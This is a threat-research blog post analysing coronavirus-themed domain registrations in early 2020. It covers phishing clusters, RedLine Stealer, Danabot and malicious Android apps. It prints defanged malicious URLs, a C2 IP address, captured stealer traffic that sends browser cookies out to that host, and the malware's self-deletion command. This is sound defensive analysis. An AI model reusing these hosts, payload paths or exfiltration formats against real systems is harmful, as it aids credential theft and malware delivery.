# Studying How Cybercriminals Prey on the COVID-19 Pandemic



By Janos Szurdi, Zhanhao Chen, Oleksii Starov, Adrian McCabe and Ruian Duan
April 22, 2020 at 6:00 AM
Category: Malware, Unit 42
Tags: botnet, Coronavirus, COVID19, Cybercrime, Phishing, Scams

This post is also available in: 日本語 (Japanese)

## Executive Summary

With the spread of the coronavirus worldwide, interest is high in related topics. Accordingly, Unit 42 researchers found an immense increase in coronavirus-related Google searches and URLs viewed since the beginning of February. Cybercriminals are looking to profit from such trending topics, disregarding ethical concerns, and in this particular case preying on the misfortunes of billions.

To protect customers of Palo Alto Networks, Unit 42 researchers monitor user interest in trending topics and newly registered domain names related to these topics, as miscreants often leverage them for malicious campaigns. Accompanying the growth in user interest, we observed a 656% increase in the average daily coronavirus-related domain name registrations from February to March. In this timeframe, we witness a 569% growth in malicious registrations, including malware and phishing; and a 788% growth in "high-risk" registrations, including scams, unauthorized coin mining, and domains that have evidence of association with malicious URLs within the domain or utilization of bulletproof hosting. As of the end of March, we identified 116,357 coronavirus-related

newly registered domain names. Out of these, 2,022 are malicious and 40,261 are “high-risk”.

We analyzed these domains by clustering them based on their Whois information, DNS records and screenshots (collected by our automated crawlers) to detect registration campaigns. We found that while many domains are registered to be resold for a profit, a significant fraction of them are used for both well-known malicious activities as well as for fraudulent shops selling items in short supply. The traditional malice abusing coronavirus trends includes domains hosting malware, phishing sites, fraudulent sites, malvertising, cryptomining, and black hat Search Engine Optimization (SEO) for improving search rankings of unethical websites. Interestingly, although many webshops that use newly registered domains try to scam users, we detected an especially unethical cluster of domains capitalizing on users’ fear of coronavirus to further frighten them into buying their products. Moreover, we discovered a group of coronavirus-themed domains, which now serve parked pages with high-risk JavaScript that may at any time start redirecting users to malicious content.

In this blog, we first showcase the increasing trend of user interests in coronavirus-related topics on the Internet, with data from both Google Trends and our service traffic logs. Second, we illustrate the significant increase in domain registration activities recently for domain names containing coronavirus-related keywords. Third, we present a detailed case study on how cybercriminals are abusing and monetizing such user interests on the Internet. Finally, we conclude with a discussion of best practices.

Note that all the malicious websites and malware attacks mentioned in this blog have been covered ahead of time by various security service offerings of Palo Alto Networks, including URL Filtering, DNS Security, WildFire, and Threat Prevention.

# Increase in User Interest of Coronavirus-related

# Topics




*Figure 1. Trend of users searching coronavirus related keywords*

Using Google Trends and our traffic logs, we observed a steep increase in user interest of topics related to coronavirus. In Figure 1, we can see how interested users are in coronavirus-related keywords based on Google Trends. In particular, we see three prominent peaks at the end of January, the end of February, and the middle of March 2020. The first peak aligns with the virus outbreak in China, the second peak signifies the first US case of unknown origin, and the third peak is at the same time as the virus outbreak in the US. One interesting exception in Figure 1 is alcohol, as users have an interest in it all year round, with a peak at Christmas. Intuitively, the year round interest in alcohol is for drinking it, however the peaks aligned with coronavirus are for medical alcohol.




*Figure 2. Trend of users visiting coronavirus related URLs*

Matching our observations about user interest from Google Trends, we see in Figure 2 a near ten-fold increase in the number of unique coronavirus-related URLs visited by our customers comparing early February to late March.

The increased user interest in coronavirus presents a lucrative opportunity for cybercriminals to profit from this pandemic. A common method for crooks to benefit from trending topics is to register domain names that include related keywords, such as “coronavirus” or “COVID”. These domain names often host legitimate-looking content and are used for a wide variety of malicious activities, including tricking users into downloading malicious files, phishing, scams, malvertisement and cryptocurrency mining.

To combat criminals employing coronavirus-related domain names, we obtain keywords from trending topics. First, we automatically extract keywords using the Google Trends API. Then we manually select the keywords most relevant to coronavirus. Finally, using our set of keywords, we closely monitor newly registered coronavirus-related domain names.

# The Rise of Coronavirus Domain Names

Unit 42 has been tracking newly registered domains (NRDs) for more than nine years and has previously published a comprehensive analysis of them. To study the emerging threats abusing COVID-19, we retrieved NRDs containing coronavirus-related keywords from January 1, 2020 to March 31, 2020. Our system detected 116,357 related NRDs during this period, with roughly 1,300 domains every day. Figure 3 presents the daily trend of new domain name registrations detected

during our study period. We found an increase in the number of coronavirus domains over time, and after March 12, we detected over 3,000 new domains every day. Apart from the general trend of growth, we also observed sudden increases in the number of domains registered. These increases in registrations follow the peaks in user interest seen in Google Trends with a few days of delay.




*Figure 3.Daily coronavirus-related domain registration trends*

We used Palo Alto Networks' threat intelligence, including our DNS Security service and URL Filtering service, to evaluate coronavirus-related NRDs. We classify NRDs into two categories. First, **malicious** NRDs include domains used for command and control (C2), malware distribution and phishing. Second, **high-risk** NRDs contain scam pages, pages with insufficient content, coin miners, and domains associated with known malicious or bulletproof hosting. While in this blog, we separate our categorization into malicious and high-risk, URL Filtering service provides our customers a more fine-grained categorization of domain names as described in this document.

During our analysis, we identified 2,022 malicious and 40,261 high-risk NRDs. The malicious rate is 1.74% and the high-risk rate is 34.60%. Among the malicious domains, 15.84% are involved in phishing attacks trying to steal users' credentials, and 84.09% are hosting different kinds of malware, including Trojans and info stealers. Different from phishing and malware, we only found a couple of domains used for C2 communication.

Supporting our previous observations, the increase in the average daily number of coronavirus-related domains from February to March is 656%. We witness a similar trend of malicious and high-risk coronavirus domains, with 569% and 788% growth, respectively. In Figure 3, we can observe that malicious registrations follow NRD trends, in some cases even exceeding them.




*Figure 4. Daily customer DNS query trends related to coronavirus*

Additionally, we find that even though these domains were recently registered, we have observed - in total - 2,835,197 DNS queries (caching excluded) for these domains according to the Passive DNS data that we collect. Furthermore, an average malicious NRD is queried 88% more than an average non-malicious NRD, which aligns with attackers' incentives to utilize their domains before they get blacklisted. Figure 4 shows the daily trends of DNS queries observed in our Passive DNS database using a seven-day moving average. We notice a steep increase on March 16 in the number of benign and malicious NRDs queried. This increase correlates to our previous observation of user interest and domain registrations peaking a few days before due to the virus outbreak in the US.




*Figure 5. Most abused keywords in NRD*

The keyword set we use for our analysis contains terms specific to the coronavirus pandemic like “coronavirus” and “COVID-19”. We also leverage more general ones such as “pandemic” and in addition to words directly related to the virus, we also include keywords related to supplies running out, such as “facemask” and “sanitizer”.

In Figure 5, we list the top 15 keywords which matched the most NRDs. In general, the specific terms are more favorable for registrants, and there are several registration campaigns for related supplies. Apart from the detection count, these popular keywords have risk levels above average (>40% high-risk rate), which means they’re more likely to be abused. On the other hand, their malicious rate is similar to average keywords. A special case is “virusnews” matching 344 NRDs, where 33% of them are malicious.

# How Attackers Are Abusing the Coronavirus Pandemic

Observing the increase in malicious and high-risk coronavirus NRDs, we analyzed these domains further to understand how cybercriminals utilize them. We start by clustering domain names based on Whois information and DNS records, including registration date, registrar, registrant’s organization, Autonomous System Number (ASN) and name service provider. Additionally, we cluster domain names based on their main webpage’s visual similarity. We employ the k-nearest neighbor algorithm using the last layer of the DenseNet 201 model from the Keras library as features. Building on our clusters, we found several malicious or abusive registration campaigns, which we will discuss alongside with typical scenarios of malicious use cases.

# Phishing User Credentials with Coronavirus Domains

The goal of phishing attacks is to trick users into sharing their credentials and personal information with the attackers. Among coronavirus domains, we observe classic phishing schemes where attackers send an email to our customers with a link to a fake website mimicking a legitimate brand's or service's website to fool users into giving away their login credentials.




*Figure 6. Domain* `corona-masr21[.]com` *hosting a Bank of America phishing page*

We detected a cluster of 20 domains registered on the same day following the `corona-masr*.com` pattern, where * is a number anywhere from 1 to 101. While there are 101 possible domain name variations in this range, only 20 were registered. In Figure 6, we see an example of a phishing `URL hxxp[:]//corona-masr21[.]com/boa/bankofamerica/login.php` targeting Bank of America. The goal of attackers is to persuade users that they need to login on this fake webpage and that the bank owns it. This cluster also includes phishing URLs imitating other services including `http[:]//corona-masr21[.]com/apple-online` targeting Apple's login page and `hxxps[:]//corona-masr3[.]com /CAZANOVA%20TRUE%20LOGIN%20SMART%202019/` targeting PayPal's login pages. Another phishing campaign was targeting Outlook accounts from the `corona-virusus[.]com` and `coronavirus-meds[.]com domains`.

In addition, we found that those domains serving phishing pages also host zipped files with their malicious source artifacts. Those include HTML and PHP source codes of phishing "front-ends" (`corona-masr4[.]com/test.zip`), as well as codes to send out spam emails and filter out requests from benign web crawlers (`corona-virusus[.]com/OwaOwaowa.zip`). This is a common practice by malicious campaigns to host and distribute packed versions of malicious payloads, which can be downloaded by a dropper on another compromised website.




*Figure 7. Bank of America's legitimate website*

Users can check three main indicators, shown in Figure 7, to ensure they are not the victim of a phishing attack. First, they need to make sure that the domain portion of the URL is the expected domain name owned by the service where they try to log in. Second, users need to make sure that there is a lock icon on the top-left side, signifying that they are connected via a valid HTTPS connection, therefore preventing man-in-the-middle (MiTM) attacks. Finally, users can verify if the domain name matches the owner of the certificate.

## Coronavirus Domains Hosting Malicious Executables

Many newly-registered COVID-19 domains were identified as being associated with malware activity. One such domain, `covid-19-gov[.]com`, warrants special attention, as it is consistent with similar RedLine Stealer activity previously reported by Proofpoint.

Although the initial infection vector utilized to direct potential victims to the above site remains unclear, Unit 42 researchers identified a RedLine Stealer sample being hosted at the URL `covid-19-gov[.]com` within a ZIP file. When the contents of the ZIP file were extracted, the RedLine

Stealer binary was revealed to have the filename `Covid-Locator.exe`.

When executed, the sample first opens Internet Explorer and attempts a connection to `hxxp://localhost:14109`. It then initiates an HTTP POST request to the URL `hxxp://45.142.212[.]126:6677/IRemotePanel`, which is consistent with RedLine Stealer check-in behaviors. After the check-in is made and the remote C2 server issues an HTTP 200 OK response, data exfiltration from the host begins:

```
POST /IRemotePanel HTTP/1.1
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://tempuri.org/IRemotePanel/SendClientInfo"
Host: 45.142.212.126:6677
Content-Length: 1638505
Expect: 100-continue
Accept-Encoding: gzip, deflate

<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><SendClientInfo
xmlns="http://tempuri.org/"><user xmlns:a="v1/Models" xmlns:i="http://www.w3.org/2001/XM
LSchema-instance"><a:AdminPromptType>AllowAll</a:AdminPromptType><a:BuildID>6</a:BuildID
><a:Country>NL</a:Country><a:Credentials><a:Browsers><a:Browser><a:Autofills/><a:Cookies
><a:Cookie><a:Expires>13211473280658938</a:Expires><a:Host>store.steampowered.com</a:Hos
t><a:Http>false</a:Http><a:Name>browserid</a:Name><a:Path>/</a:Path><a:Secure>false</a:S
ecure><a:Value/></a:Cookie><a:Cookie><a:Expires>13211475986000000</a:Expires><a:Host>sto
re.steampowered.com</a:Host><a:Http>false</a:Http><a:Name>timezoneOffset</a:Name><a:Path
>/</a:Path><a:Secure>false</a:Secure><a:Value/></a:Cookie><a:Cookie><a:Expires>132430119
86000000</a:Expires><a:Host>.steampowered.com</a:Host><a:Http>false</a:Http><a:Name>_ga
</a:Name><a:Path>/</a:Path><a:Secure>false</a:Secure><a:Value/></a:Cookie><a:Cookie><a:E
xpires>13180026386000000</a:Expires><a:Host>.steampowered.com</a:Host><a:Http>false</a:H
ttp><a:Name>_gid</a:Name><a:Path>/</a:Path><a:Secure>false</a:Secure><a:Value/></a:Cooki
e><a:Cookie><a:Expires>13211475946000000</a:Expires><a:Host>help.steampowered.com</a:Hos
t><a:Http>false</a:Http><a:Name>timezoneOffset</a:Name><a:Path>/</a:Path><a:Secure>false
</a:Secure><a:Value/></a:Cookie></a:Cookies><a:Credentials/><a:CreditCards/><a:Name>Stea
m_[htmlcache]</a:Name><a:Profile>Unknown</a:Profile></a:Browser><a:Browser><a:Autofills/
><a:Cookies><a:Cookie><a:Expires>13790125141811081</a:Expires><a:Host>.login.live.com</
a:Host><a:Http>false</a:Http><a:Name>MSPPre</a:Name><a:Path>/</a:Path><a:Secure>false</
```

*Figure 8. Network traffic from RedLine Stealer data exfiltration*

Of particular note is the use of the URL `hxxp://tempuri[.]org/IRemotePanel/SendClientInfo` in the SOAPAction HTTP header field. The domain `tempuri[.]org` is not directly related to the malicious activity, but is a standard default placeholder domain for web services in development. According to established web service implementation best practices, this field should be updated to reflect an appropriate namespace so that a given web service can be uniquely distinguished and identified. That said, this detail is occasionally overlooked by even legitimate web services, and thus `tempuri[.]org` **should not** be considered an IOC for the purposes of threat identification.

Other interesting host-based behaviors of this RedLine Stealer variant include the execution of this command in a hidden command prompt window:

```
cmd.exe" /C taskkill /F /PID <RedLine Stealer PID> && choice /C Y /N /D
Y /T 3 & Del "”
```

Based on the contents of the command, it can be inferred that the intent of the malware author was to ensure that, when executed via `cmd.exe`, this command would kill the running instance of the RedLine Stealer malware via its process identifier (PID), initiate the deletion of the directory in which the RedLine Stealer malware was present, and attempt to answer the deletion prompt programmatically with a `Y` response. However, there are two problems with this approach. The first is that the concept does not appear to be sound to begin with. The use of the `choice` command for this use-case will not produce the desired result. Secondly, while the command in its current state does sufficiently kill the running instance of the malware and initiates a choice of `Y` (which is then automatically selected after three seconds have elapsed as per the `/T` switch of the command), it offers this choice before the file deletion prompt appears. Meaning that, even if `choice` could be used in this way, it still wouldn't work.

Additionally, this RedLine Stealer variant does not appear to generate additional malicious files on disk, create/alter any mutexes, or attempt to establish host-based persistence.

In addition to RedLine Stealer, we also detected other examples of malware delivery using coronavirus domains. Another such example, hosted at `corona-map-data[.]com/bin/regsrtjser346.exe`, was identified as the Danabot banking Trojan.

We also identified several instances of coronavirus-themed malware intended to victimize mobile users. Specifically, we identified three malicious Android applications on the domain `Corona-virusapps[.]com` served from URLs matching the schema `Corona-virusapps[.]com/s<1-3>/CoronaVirus-apps.apk`.

